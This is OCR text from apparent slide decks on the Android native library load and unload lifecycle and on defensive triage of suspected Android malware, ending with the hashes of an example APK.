
ANDROID NATIVE LIBRARY LIFECYCLE

Reverse Engineer version



ANDROID NATIVE LIBRARY LIFECYCLE

Reverse Engineer version




Dalvik Code
Native Code
System.loadLibrary()
...
Linker initializers
.init_array section of binary
DT_INIT
Address to an initialization function
DT_INIT_ARRAY
Array of function addresses to called
JNI_OnLoad()

*Non-shared-libraries have the DT_PRINIT_ARRAY opposed to DT_FINI_ARRAY

ANDROID NATIVE LIBRARY LIFECYCLE

Reverse Engineer version


Dalvik Code
Native Code
Application Closed
JNI_OnUnLoad()
.fini_array section of binary
DT_FINI
Address to a termination function
DT_FINI_ARRAY
Array of function addresses to called
Linker deconstructors


DEFENSIVE ANDROID REVERSE ENGINEERING

Arc 2 - Caleb / diff

REDNAGA

DEFENSE

Starting questions



- Is it malware?
- If it's malware, what does it do?
  - Steal money? Harvest PII? APT?!
- Is it related to something I already know?
- Who is distributing it? Watch them.
- Where is it distributed? Crawl it.

DEFENSE

But first, what is non-malware like?


- Has useful behavior (malware authors are lazy)
- Mostly requires permissions it needs
- Has meaningful signer details (and correct signer)
- Lots of well-engineered code (possibly obfuscated)
- Distributed through reputable channels (accountability)

DEFENSE

Strategy

- Don't just start looking at code, unless it's tiny
- Android is easy to disassemble
- Android has lots of info outside code
- Collect surface-level info first
- If suspicious, quickly scan code
- If still suspicious, reverse it

EXAMPLE 1



file: def_example1.apk

sha1: 1350f7c84710e373f97e27d6880ca9a6ed065d4a

md5: a0aec2a7e85b86130c059c0c48d16050

EXAMPLE 1

Surface Level

